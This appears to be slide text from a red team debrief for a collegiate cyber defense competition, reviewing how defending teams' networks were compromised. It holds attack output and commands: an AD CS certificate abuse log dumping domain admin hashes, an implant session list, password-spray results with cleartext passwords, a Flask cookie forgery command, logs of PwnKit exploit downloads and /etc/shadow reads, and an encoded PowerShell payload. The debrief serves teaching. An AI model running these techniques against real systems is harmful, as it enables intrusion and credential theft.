

# Red Team Debrief

International CDC - Feb 2026



# Red Teamers

<Names/handles go here>

LOL no that's too much to list -mejaredbrees

Our mascot though:





Most Common Exploit

# DEFAULT CREDENTIALS

ZeroLogon (CVE-2020-1472)

# AD CS (ESCI) attack(s) - next screen is fullscreen...

```
[*] Targeting 1 teams: 10-10
[*] Credentials: michael.miranda:erikaa, krystal.gray:oggies, taco:taco
[*] Templates: UserAuthMisconfigured, LDAPSMisconfigured, TicketSigning
[*] Output: /home/kali/Documents/cdc/esc1_results

[*] Workers: 1

=====
TEAM 10 - ad.team10.isucdc.com (6.87.159.10)
=====

[*] Testing michael.miranda@team10.isucdc.com...
[*] Creds valid: michael.miranda:erikaa
[*] CA: team10-AD-CA
[*] Vulnerable templates: UserAuthMisconfigured, LDAPSMisconfigured, TicketSigning
[*] Administrator SID: S-1-5-21-1007130682-2762460467-2097481916-500
[>] Requesting cert via template: UserAuthMisconfigured
[*] Certificate saved: /home/kali/Documents/cdc/esc1_results/team10_administrator.pfx
[>] Authenticating with certificate (PKINIT) ...
[*] Administrator NT hash: f13ee5e340a7e35220a847c6ed2e417b
[LOOT] team10/ad -> /home/kali/Documents/cdc/loot/team10/administrator_hash.txt
[*] Kerberos ccache: /home/kali/Documents/cdc/esc1_results/team10_administrator.ccache
[>] Running secretsdump ...
[*] secretsdump via Kerberos ccache succeeded
[*] Hashes saved: /home/kali/Documents/cdc/esc1_results/team10_secretsdump.txt
[LOOT] team10/ad -> /home/kali/Documents/cdc/loot/team10/secretsdump.txt
[>] Grabbing flags via SMB ...
[*] SMB via Kerberos ccache
[FLAG] team10/ad blue_team10_ad-cwindowssystem32.flag -> /home/kali/Documents/cdc/flags/team10/blue_team10_ad-cwindowssystem32.flag_ad.txt
[*] Got 1 flags

[*] TEAM 10 COMPROMISED - DA hash: f13ee5e340a7e35220a847c6ed2e417b
```

ID	Name	Transport	Remote Address	Hostname	Username	Process (PID)	Integrity	Operating System	Locale	Last Message	Health
86087476	linux-rtls-v2	rtls	205.34.84.30:42134	ngmt-team05.lisadtc.com	root	/tmp/ssh (3386004)	-	Linux/amd64	en_US	Sat Feb 21 20:43:124 EST 2026 (16966 ago)	ALIVE
86087477	linux-rtls-v2	rtls	73.10.44.30:30276	ngmt-team12.lisadtc.com	root	/tmp/ssh (4318275)	-	Linux/amd64	en_US	Sat Feb 21 20:43:122 EST 2026 (16966 ago)	ALIVE
18076841	linux-rtls-v2	rtls	100.45.38.33:47838	ngmt-team01.lisadtc.com	cdc	/tmp/.cache/ssh (2195803)	-	Linux/amd64	en_US	Sat Feb 21 20:43:130 EST 2026 (16964 ago)	ALIVE
1c701850	linux-rtls-v2	rtls	80.46.43.38:48216	ngmt-team14.lisadtc.com	root	/tmp/.cache/ssh (10793)	-	Linux/amd64	en_US	Sat Feb 21 20:43:124 EST 2026 (16964 ago)	ALIVE
2148407c	wls-rtls	rtls	178.231.85.38:62048	ngmt-team04.lisadtc.com	ADMIN/Administrator	C:\ProgramData\ssh.exe (21484)	-	Windows/amd64	en_US	Sat Feb 21 20:43:163 EST 2026 (16964 ago)	ALIVE
2474e796	linux-rtls-v2	rtls	13.48.379.54:46452	ngmt-team04.lisadtc.com	cdc	/tmp/.cache/ssh (1635057)	-	Linux/amd64	en_US	Sat Feb 21 20:43:137 EST 2026 (16973 ago)	ALIVE
26c8848	linux-rtls-v2	rtls	178.98.45.38:51517	ngmt-team17.lisadtc.com	root	/tmp/ssh (95789)	-	Linux/amd64	en_US	Sat Feb 21 20:43:122 EST 2026 (16968 ago)	ALIVE
26f981f	linux-rtls-v2	rtls	281.283.288.38:60798	ngmt-team8.lisadtc.com	root	/tmp/ssh (485424)	-	Linux/amd64	en_US	Sat Feb 21 20:43:139 EST 2026 (16963 ago)	ALIVE
388080c0	linux-rtls-v2	rtls	108.02.38.38:47774	ngmt-team07.lisadtc.com	root	/tmp/ssh (1434099)	-	Linux/amd64	en_US	Sat Feb 21 20:43:125 EST 2026 (16975 ago)	ALIVE
31905396	wls-rtls	rtls	185.38.84.48:34421	ADMIN/Administrator	C:\ProgramData\ssh.exe (4426)	C:\ProgramData\ssh.exe (4426)	-	Windows/amd64	en_US	Sat Feb 21 20:43:128 EST 2026 (16965 ago)	ALIVE
33c92448	linux-rtls-v2	rtls	194.05.26.38:68320	ngmt-team08.lisadtc.com	cdc	/tmp/.cache/ssh (1564873)	-	Linux/amd64	en_US	Sat Feb 21 20:43:130 EST 2026 (16964 ago)	ALIVE
5693882a	linux-rtls-v2	rtls	01.34.86.38:38134	ngmt-team05.lisadtc.com	cdc	/tmp/.cache/ssh (3642393)	-	Linux/amd64	en_US	Sat Feb 21 20:43:134 EST 2026 (16976 ago)	ALIVE
38d0c462	wls-rtls	rtls	113.03.67.20:31804	tickets	TICKETS/Administrator	C:\ProgramData\ssh.exe (3448)	-	Windows/amd64	en_US	Sat Feb 21 20:43:167 EST 2026 (16963 ago)	ALIVE
413221c2	wls-rtls	rtls	04.91.37.28:64887	tickets	TICKETS/Administrator	C:\ProgramData\ssh.exe (3826)	-	Windows/amd64	en_US	Sat Feb 21 20:43:144 EST 2026 (16964 ago)	ALIVE
61786f5f	linux-rtls-v2	rtls	281.52.2.38:42146	ngmt-team08.lisadtc.com	root	/tmp/ssh (383985)	-	Linux/amd64	en_US	Sat Feb 21 20:43:144 EST 2026 (16964 ago)	ALIVE
4298674d	linux-rtls-v2	rtls	113.63.47.58:48384	ngmt-team11.lisadtc.com	root	/tmp/ssh (15992)	-	Linux/amd64	en_US	Sat Feb 21 20:43:150 EST 2026 (16965 ago)	ALIVE
4c26844d	linux-rtls-v2	rtls	294.45.38.38:50988	ngmt-team19.lisadtc.com	root	/tmp/ssh (4327842)	-	Linux/amd64	en_US	Sat Feb 21 20:43:138 EST 2026 (16964 ago)	ALIVE
56777447	linux-rtls-v2	rtls	184.81.38.38:74447	ngmt-team10.lisadtc.com	cdc	/tmp/.cache/ssh (1493145)	-	Linux/amd64	en_US	Sat Feb 21 20:43:138 EST 2026 (16964 ago)	ALIVE
5ff4c72a	linux-rtls-v2	rtls	123.05.47.38:40704	ngmt-team03.lisadtc.com	cdc	/tmp/ssh (2388199)	-	Linux/amd64	en_US	Sat Feb 21 20:43:138 EST 2026 (16964 ago)	ALIVE
65491531	wls-rtls	rtls	164.85.26.48:36674	ADMIN/Administrator	C:\ProgramData\ssh.exe (3332)	C:\ProgramData\ssh.exe (3332)	-	Windows/amd64	en_US	Sat Feb 21 20:43:122 EST 2026 (16966 ago)	ALIVE
65519499	wls-rtls	rtls	01.34.86.38:15951	tickets	TICKETS/Administrator	C:\ProgramData\ssh.exe (3798)	-	Windows/amd64	en_US	Sat Feb 21 20:43:132 EST 2026 (16976 ago)	ALIVE
68618036	linux-rtls-v2	rtls	185.38.84.38:38788	ngmt-team06.lisadtc.com	root	/tmp/ssh (3625218)	-	Linux/amd64	en_US	Sat Feb 21 20:43:128 EST 2026 (16966 ago)	ALIVE
71207682	wls-rtls	rtls	289.95.252.38:62111	tickets	TICKETS/Administrator	C:\ProgramData\ssh.exe (6494)	-	Windows/amd64	en_US	Sat Feb 21 20:43:156 EST 2026 (16964 ago)	ALIVE
8088687a	linux-rtls-v2	rtls	118.95.67.38:44768	ngmt-team05.lisadtc.com	root	/tmp/ssh (2682806)	-	Linux/amd64	en_US	Sat Feb 21 20:43:146 EST 2026 (16974 ago)	ALIVE
8188827f	linux-rtls-v2	rtls	73.10.44.38:38284	ngmt-team13.lisadtc.com	cdc	/tmp/ssh (4181948)	-	Linux/amd64	en_US	Sat Feb 21 20:43:138 EST 2026 (16964 ago)	ALIVE
89f9239e	wls-rtls	rtls	283.98.291.48:49876	ADMIN/Administrator	C:\ProgramData\ssh.exe (5724)	C:\ProgramData\ssh.exe (5724)	-	Windows/amd64	en_US	Sat Feb 21 20:43:138 EST 2026 (16964 ago)	ALIVE
8a728888	linux-rtls-v2	rtls	281.52.2.38:17868	ngmt-team06.lisadtc.com	cdc	/tmp/.cache/ssh (281888)	-	Linux/amd64	en_US	Sat Feb 21 20:43:150 EST 2026 (16976 ago)	ALIVE
92988411	linux-rtls-v2	rtls	198.45.38.33:47413	ngmt-team08.lisadtc.com	root	/tmp/ssh (131472)	-	Linux/amd64	en_US	Sat Feb 21 20:43:125 EST 2026 (16976 ago)	ALIVE
9358842c	linux-rtls-v2	rtls	281.52.2.38:41281	ngmt-team06.lisadtc.com	cdc	/tmp/.cache/ssh (3681212)	-	Linux/amd64	en_US	Sat Feb 21 20:43:153 EST 2026 (16976 ago)	ALIVE
96f82984	wls-rtls	rtls	12.46.379.48:34482	ADMIN/Administrator	C:\ProgramData\ssh.exe (3888)	C:\ProgramData\ssh.exe (3888)	-	Windows/amd64	en_US	Sat Feb 21 20:43:123 EST 2026 (16976 ago)	ALIVE
96c31729	linux-rtls-v2	rtls	282.96.231.38:15848	ngmt-team07.lisadtc.com	cdc	/tmp/.cache/ssh (11262)	-	Linux/amd64	en_US	Sat Feb 21 20:43:132 EST 2026 (16976 ago)	ALIVE
9f021582	linux-rtls-v2	rtls	61.34.68.38:54481	ngmt-team03.lisadtc.com	cdc	/tmp/.cache/ssh (1629948)	-	Linux/amd64	en_US	Sat Feb 21 20:43:130 EST 2026 (16976 ago)	ALIVE
99f9888	linux-rtls-v2	rtls	173.85.67.38:45768	ngmt-team15.lisadtc.com	root	/tmp/ssh (2482312)	-	Linux/amd64	en_US	Sat Feb 21 20:43:138 EST 2026 (16976 ago)	ALIVE
A08f388	linux-rtls-v2	rtls	11.46.379.38:38658	ngmt-team04.lisadtc.com	cdc	/tmp/.cache/ssh (1988963)	-	Linux/amd64	en_US	Sat Feb 21 20:43:159 EST 2026 (16968 ago)	ALIVE
a1d0e9f5	linux-rtls-v2	rtls	64.91.37.38:53881	ngmt-team12.lisadtc.com	cdc	/tmp/.cache/ssh (239184)	-	Linux/amd64	en_US	Sat Feb 21 20:43:154 EST 2026 (16976 ago)	ALIVE
b078498d	wls-rtls	rtls	282.93.2.48:63881	ADMIN/Administrator	C:\ProgramData\ssh.exe (978)	C:\ProgramData\ssh.exe (978)	-	Windows/amd64	en_US	Sat Feb 21 20:43:127 EST 2026 (16976 ago)	ALIVE
b0544c75	linux-rtls-v2	rtls	185.38.84.38:38856	ngmt-team08.lisadtc.com	cdc	/tmp/.cache/ssh (1432833)	-	Linux/amd64	en_US	Sat Feb 21 20:43:158 EST 2026 (16976 ago)	ALIVE
c5482238	linux-rtls-v2	rtls	178.231.85.38:70522	ngmt-team04.lisadtc.com	cdc	/tmp/.cache/ssh (281568)	-	Linux/amd64	en_US	Sat Feb 21 20:43:158 EST 2026 (16976 ago)	ALIVE
c742351c	linux-rtls-v2	rtls	51.132.88.38:50788	ngmt-team09.lisadtc.com	cdc	/tmp/.cache/ssh (803672)	-	Linux/amd64	en_US	Sat Feb 21 20:43:180 EST 2026 (16974 ago)	ALIVE
c8b4d20	linux-rtls-v2	rtls	185.59.34.38:26664	ngmt-team08.lisadtc.com	cdc	/tmp/.cache/ssh (2618998)	-	Linux/amd64	en_US	Sat Feb 21 20:43:158 EST 2026 (16976 ago)	ALIVE
c7f6446	linux-rtls-v2	rtls	178.231.85.38:16254	ngmt-team08.lisadtc.com	cdc	/tmp/.cache/ssh (780739)	-	Linux/amd64	en_US	Sat Feb 21 20:43:180 EST 2026 (16976 ago)	ALIVE
8a2278a	linux-rtls-v2	rtls	175.84.94.38:47882	ngmt-team08.lisadtc.com	root	/tmp/ssh (338188)	-	Linux/amd64	en_US	Sat Feb 21 20:43:126 EST 2026 (16968 ago)	ALIVE
888c378	linux-rtls-v2	rtls	184.81.38.38:19894	ngmt-team06.lisadtc.com	root	/tmp/ssh (258724)	-	Linux/amd64	en_US	Sat Feb 21 20:43:128 EST 2026 (16968 ago)	ALIVE
e037327f	linux-rtls-v2	rtls	289.95.252.38:38448	ngmt-team7.lisadtc.com	root	/tmp/.cache/ssh (1594)	-	Linux/amd64	en_US	Sat Feb 21 20:43:121 EST 2026 (16968 ago)	ALIVE
e586731e	wls-rtls	rtls	283.52.2.28:39448	tickets	TICKETS/Administrator	C:\ProgramData\ssh.exe (1848)	-	Windows/amd64	en_US	Sat Feb 21 20:43:148 EST 2026 (16968 ago)	ALIVE
e805881a	linux-rtls-v2	rtls	04.91.37.38:54332	ngmt-team12.lisadtc.com	root	/tmp/ssh (271979)	-	Linux/amd64	en_US	Sat Feb 21 20:43:126 EST 2026 (16968 ago)	ALIVE
e8f32d11	linux-rtls-v2	rtls	13.46.379.38:60888	ngmt-team04.lisadtc.com	root	/tmp/ssh (288988)	-	Linux/amd64	en_US	Sat Feb 21 20:43:128 EST 2026 (16968 ago)	ALIVE
e9a3988	linux-rtls-v2	rtls	04.91.37.38:58198	ngmt-team12.lisadtc.com	cdc	/tmp/.cache/ssh (878881)	-	Linux/amd64	en_US	Sat Feb 21 20:43:157 EST 2026 (16976 ago)	ALIVE
e4b1125f	linux-rtls-v2	rtls	01.34.86.38:39146	ngmt-team08.lisadtc.com	root	/tmp/ssh (3855946)	-	Linux/amd64	en_US	Sat Feb 21 20:43:115 EST 2026 (16976 ago)	ALIVE
e6c35853	linux-rtls-v2	rtls	283.98.252.38:36456	ngmt-team17.lisadtc.com	root	/tmp/ssh (15468)	-	Linux/amd64	en_US	Sat Feb 21 20:43:139 EST 2026 (16976 ago)	ALIVE
e882644	linux-rtls-v2	rtls(x)	138.45.324.38:48128	ngmt-team09.lisadtc.com	root	/tmp/ssh (8687)	-	Linux/amd64	en_US	Sat Feb 21 20:43:127 EST 2026 (16976 ago)	ALIVE
f8f7348	linux-rtls-v2	rtls	148.02.39.38:46848	ngmt-team07.lisadtc.com	cdc	/tmp/.cache/ssh (4182384)	-	Linux/amd64	en_US	Sat Feb 21 20:43:138 EST 2026 (16976 ago)	ALIVE
f488931a	linux-rtls-v2	rtls	178.231.85.38:16218	ngmt-team06.lisadtc.com	cdc	/tmp/.cache/ssh (779792)	-	Linux/amd64	en_US	Sat Feb 21 20:43:138 EST 2026 (16968 ago)	ALIVE

# Registration made Domain Admins!

```
SMB 159.75.35.10 445 AD [+] team15.isucdc.com\tompohl:Qweasd123!  
SMB 73.19.46.10 445 AD [+] team12.isucdc.com\tompohl:Qweasd123! (Pwn3d!)  
SMB 6.87.159.10 445 AD [+] team10.isucdc.com\tompohl:Qweasd123!  
SMB 175.86.94.10 445 AD [+] team18.isucdc.com\tompohl:Qweasd123! (Pwn3d!)  
SMB 5.0.80.10 445 AD [-] team21.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE  
SMB 128.45.126.10 445 AD [-] team20.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE  
SMB 201.203.200.10 445 ad [-] team3.isucdc.com\tompohl:Qweasd123! STATUS_NOT_SUPPORTED  
SMB 108.64.203.10 445 AD [+] team25.isucdc.com\tompohl:Qweasd123! (Pwn3d!)  
SMB 197.45.10.10 445 AD [-] team19.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE  
SMB 2.104.163.10 445 AD [-] team24.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_TYPE_NOT_  
GRANTED  
SMB 61.14.60.10 445 AD [-] Error checking if user is admin on 61.14.60.10: The NETBIOS  
connection with the remote host timed out.  
SMB 61.14.60.10 445 AD [+] team28.isucdc.com\tompohl:Qweasd123!  
SMB 201.53.2.10 445 AD [-] Error checking if user is admin on 201.53.2.10: The NETBIOS  
connection with the remote host timed out.  
SMB 201.53.2.10 445 AD [+] team26.isucdc.com\tompohl:Qweasd123!  
SMB 203.96.251.10 445 AD [-] team27.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE  
SMB 64.91.37.10 445 AD [-] team32.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE  
SMB 96.2.101.10 445 AD [+] team22.isucdc.com\tompohl:Qweasd123!  
SMB 13.46.179.10 445 AD [-] Error checking if user is admin on 13.46.179.10: The NETBIO
```

```
SMB 159.75.35.10 445 AD [+] team15.isucdc.com\tompohl:Qweasd123!  
SMB 73.19.46.10 445 AD [+] team12.isucdc.com\tompohl:Qweasd123! (Pwn3d!)  
SMB 6.87.159.10 445 AD [+] team10.isucdc.com\tompohl:Qweasd123!  
SMB 175.86.94.10 445 AD [+] team18.isucdc.com\tompohl:Qweasd123! (Pwn3d!)  
SMB 5.0.80.10 445 AD [-] team21.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE  
SMB 128.45.126.10 445 AD [-] team20.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE  
SMB 201.203.200.10 445 ad [-] team3.isucdc.com\tompohl:Qweasd123! STATUS_NOT_SUPPORTED  
SMB 108.64.203.10 445 AD [+] team25.isucdc.com\tompohl:Qweasd123! (Pwn3d!)  
SMB 197.45.10.10 445 AD [-] team19.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE  
SMB 2.104.163.10 445 AD [-] team24.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_TYPE_NOT_
```

GRANTED

# AD access - learning the groups

The screenshot displays the Windows Server Management console with the 'Active Directory Users and Computers' snap-in. The left pane shows the tree structure with 'Users' selected. The main pane lists various users and groups, including 'Builtin', 'Computers', 'Domain Controllers', and 'Managed Service Accounts'. A table on the right provides details for selected items:

Name	Description
Security Group...	Built-in account for adu...
User	Members in this group o...
Security Group...	Members of this group...
Security Group...	Members of this group...
User	A user account manage...
Security Group...	Members in this group c...
Security Group...	DNS Administrators Gro...
Security Group...	DNS clients who are per...
Security Group...	Designated administrato...
Security Group...	All administrators and se...
Security Group...	All domain controllers L...
Security Group...	All domain guests
Security Group...	All domain users
User	
Security Group...	Designated administrato...
Security Group...	Members of this group...
Security Group...	Members of this group...
User	
Security Group...	Members in this group o...
User	Built-in account for gas...
Security Group...	
User	
User	
User	
User	
Security Group...	Members of this group...
Security Group...	Services in this group can...
Security Group...	Members of this group...
User	
Security Group...	Designated administrators...
Security Group...	
Security Group...	

# Registration made Domain Admins!

SMB	159.75.35.10	445	AD	[+] team15.isucdc.com\tompohl:Qweasd123!	
SMB	73.19.46.10	445	AD	[+] team12.isucdc.com\tompohl:Qweasd123!	(Pwn3d!)
SMB	6.87.159.10	445	AD	[+] team10.isucdc.com\tompohl:Qweasd123!	
SMB	175.86.94.10	445	AD	[+] team18.isucdc.com\tompohl:Qweasd123!	(Pwn3d!)
SMB	5.0.80.10	445	AD	[-] team21.isucdc.com\tompohl:Qweasd123!	STATUS_LOGON_FAILURE
SMB	128.45.126.10	445	AD	[-] team20.isucdc.com\tompohl:Qweasd123!	STATUS_LOGON_FAILURE
SMB	201.203.200.10	445	ad	[-] team3.isucdc.com\tompohl:Qweasd123!	STATUS_NOT_SUPPORTED
SMB	108.64.203.10	445	AD	[+] team25.isucdc.com\tompohl:Qweasd123!	(Pwn3d!)
SMB	197.45.10.10	445	AD	[-] team19.isucdc.com\tompohl:Qweasd123!	STATUS_LOGON_FAILURE
SMB	2.104.163.10	445	AD	[-] team24.isucdc.com\tompohl:Qweasd123!	STATUS_LOGON_TYPE_NOT_

GRANTED



Default Flask SECRET\_KEY of 'cdc' ~25% of teams

I can just become “Administrator” on mgmt

Had a script that checked if it worked.


Then set the password to “Password1234!”

```
-> flask-unsign --sign --secret 'cdc' --cookie "{\"username\": \"Administrator\", \"is_admin\": true, \"anything\": 'I want!\"  
.eJxTqoSRKi10LcpLzE2NUbJSiFFyTMnNzMsLilKLNkvi1HSAQp1FscngkRBCkqKSlNBYo151SUZmXnpIDF1T4XyxLwS9Vo1ADeEGns.aZoQGg.fMKe7fgmL50G1ct1sPue  
124Qnyo
```

When SSH broke - pivot through AD  
Sometimes password not needed?

Had to fix/break IE, install Firefox, PuTTY, etc.

Was on this box for a long time unnoticed




```
roger.cox@mgmt:~  
login as: roger.cox  
Activate the web console with: systemctl enable --now cockpit.socket  
  
Last login: Sat Feb 21 08:58:37 2026 from 108.64.203.10  
[roger.cox@mgmt ~]$ cat /etc/*flag  
9yKe2YzkOhYDkZDSErQBmrCSDWVabYSAKQo7aI1Bx53lMCnqLh  
[roger.cox@mgmt ~]$
```

# RDP problems and missing flags

Ports not available/open from network

Servers unable to reach your AD controller for authentication

CredSSP/NLA problems



```
MariaDB [transit]> select * from payment_info where username='blue_flag';
```

id	username	card_number	cardholder_name	expiry_date	cvv
104ff709-e969-4d4f-a493-7f6cb42ab00c	blue_flag	DB_FLAG	BLUE	00/0000	000

# Earnback problems (several slides)

```
afs bin boot dev etc home lib lib64 media mnt opt PLATYPUS proc root run sbin srv sys tmp usr var
[root@www ~]# cd root
[root@www ~]# ls
anaconda-ks.cfg krb.tgz PLATYPUS team18_www-root.flag
[root@www ~]# rm -f /etc/team18_www-root.flag
[root@www ~]# ls -l /root | grep team18
-rw-r--r-- 1 root root 51 Feb 21 09:09 team18_www-root.flag
[root@www ~]# rm -f /etc/team18_www-root.flag
[root@www ~]# rm -f /root/team18_www-root.flag
[root@www ~]# rm -f /etc/team18_www-etc.flag
[root@www ~]# ls -l /root | grep team18
[root@www ~]#
```

Proof:

Forensic discovery of the reverse shell payload at /usr/local/cchc.py.

IDS logs from 2:41 PM documenting the "sudo to ROOT" execution and the successful UID change to root.

Let me know if you need help with any other flags!

# Earnback problems (several slides)



**USING EARNBACK  
TO DESCRIBE  
HOW YOU GOT POPPED**



**USING EARNBACK TO  
PASTE FLAG CONTENTS  
AND WHERE IT LIVES**

See attempted ssh logins to db and camera to users root and cdc from 68.32.238.194 - 8:02

See attempted ssh logins to bf for users root and Administrator from 49.10.235.208 - 8:39

See attempted ssh logins to db and camera to users root and cdc from 68.32.238.194 - 8:50

How to do the filter for Tool name

EDIT FILTER Edit as Query DSL

Field	Operator
predecoder.program_name	=

Value: Tool name

Create custom label?

Cancel Save

My IP is:

# Earnback problems (what we want, ideas:)

Potential red team failed logins from 49.10.235.210 at 10:11-10:13

```

10:11:11 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23438 cwd:/home/db exec:/usr/bin/curl] curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
10:11:11 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23438 cwd:/home/db exec:/bin/chmod] chmod +x ./PwnKit
10:11:11 AM [user=(none) uid:1881 e-user:db ip=- ppid:23434 cwd:/home/db exec:/bin/sleep] sleep 1
10:11:11 AM [user=(none) uid:1881 e-user:db ip=- ppid:23434 cwd:/home/db exec:/bin/rm] rm ./PwnKit
10:11:11 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23413 cwd:/home/db exec:/usr/bin/curl] curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh
10:11:11 AM [user=cdc uid:1882 e-user:cdc ip=199.198.198.50 ppid:23213 cwd:/home/cdc exec:/bin/su] su db
10:11:11 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23413 cwd:/home/db exec:/usr/bin/curl] curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh
10:11:11 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23413 cwd:/home/db exec:/bin/ls] ls --color=auto
10:11:11 AM [user=cdc uid:1882 e-user:cdc ip=199.198.198.50 ppid:23213 cwd:/home/cdc exec:/usr/bin/sudo] sudo cat /etc/shadow
10:11:11 AM [user=cdc uid:0 e-user:root ip=199.198.198.50 ppid:23445 cwd:/home/cdc exec:/bin/cat] cat /etc/shadow

```

```

db-11:05:53 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23438 cwd:/home/db exec:/usr/bin/curl] curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
db-11:05:53 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23438 cwd:/home/db exec:/bin/chmod] chmod +x ./PwnKit
db-11:05:53 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23438 cwd:/home/db exec:/usr/bin/curl] curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit
db-11:05:53 AM [user=(none) uid:1881 e-user:db ip=- ppid:23434 cwd:/home/db exec:/bin/sleep] sleep 1
db-11:05:54 AM [user=(none) uid:1881 e-user:db ip=- ppid:23434 cwd:/home/db exec:/bin/rm] rm ./PwnKit
db-11:05:57 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23413 cwd:/home/db exec:/usr/bin/curl] curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh
db-11:06:12 AM [user=cdc uid:1882 e-user:cdc ip=199.198.198.50 ppid:23213 cwd:/home/cdc exec:/bin/su] su db
db-11:06:16 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23413 cwd:/home/db exec:/usr/bin/curl] curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh
db-11:06:28 AM [user=db uid:1881 e-user:db ip=49.10.235.155 ppid:23413 cwd:/home/db exec:/bin/ls] ls --color=auto
db-11:06:28 AM [user=cdc uid:1882 e-user:cdc ip=199.198.198.50 ppid:23213 cwd:/home/cdc exec:/usr/bin/sudo] sudo cat /etc/shadow
db-11:06:28 AM [user=cdc uid:0 e-user:root ip=199.198.198.50 ppid:23445 cwd:/home/cdc exec:/bin/cat] cat /etc/shadow

```



irebox: 3/24/18 01:14M

They tried to run commands over MQTT

```

powershell -e
3AB3AGwAaQBLAG4AdAAgAD0A1AB0AGUAdvhtsAE8AYgBqAGUAYwB8ACAAUwB5AHMAAd81AG0ALgBDAGUAdAuuAFMAwB3jAG0xAZQ0BAHMALg
B3AEMAUABDAGwAaQBLAG4AdAAcAC1ANAAS4CAAMPQAwAC4AMgAAsADkALgAsADAANgA1ACwANAAG0D0ANAAPADsAJABzAHQAcgBLAGEAbQAg
AD0A1AAKAGMAwBspAGUAbgB8AC4ARwB1AHQAUwB8AHIAZQ0BAAG0AAKAPADsAHwB1AHkAdAB1AFsAXQ0dACQAYgB5AHQAZQ0BzACAAPQAgAD
AALgAAdYANQA1ADMANQBSACUkAwAwAHBAdwB3AGgAaQBsAGUAKAAcACQAAQAgAD0A1AAKAGMAAd81AHMAAd81AHMAAd81AHMAAd81AHMAAd81
YgB5AHQAZQ0BzACwATAAwACwATAAKAG1Awc0BAGUAcwAuAUEwZ0UwAGcAdAB0ACkAPQAgACDAbgBLACAANAAPAHsADwAkACQAYQ0B0AGIATA
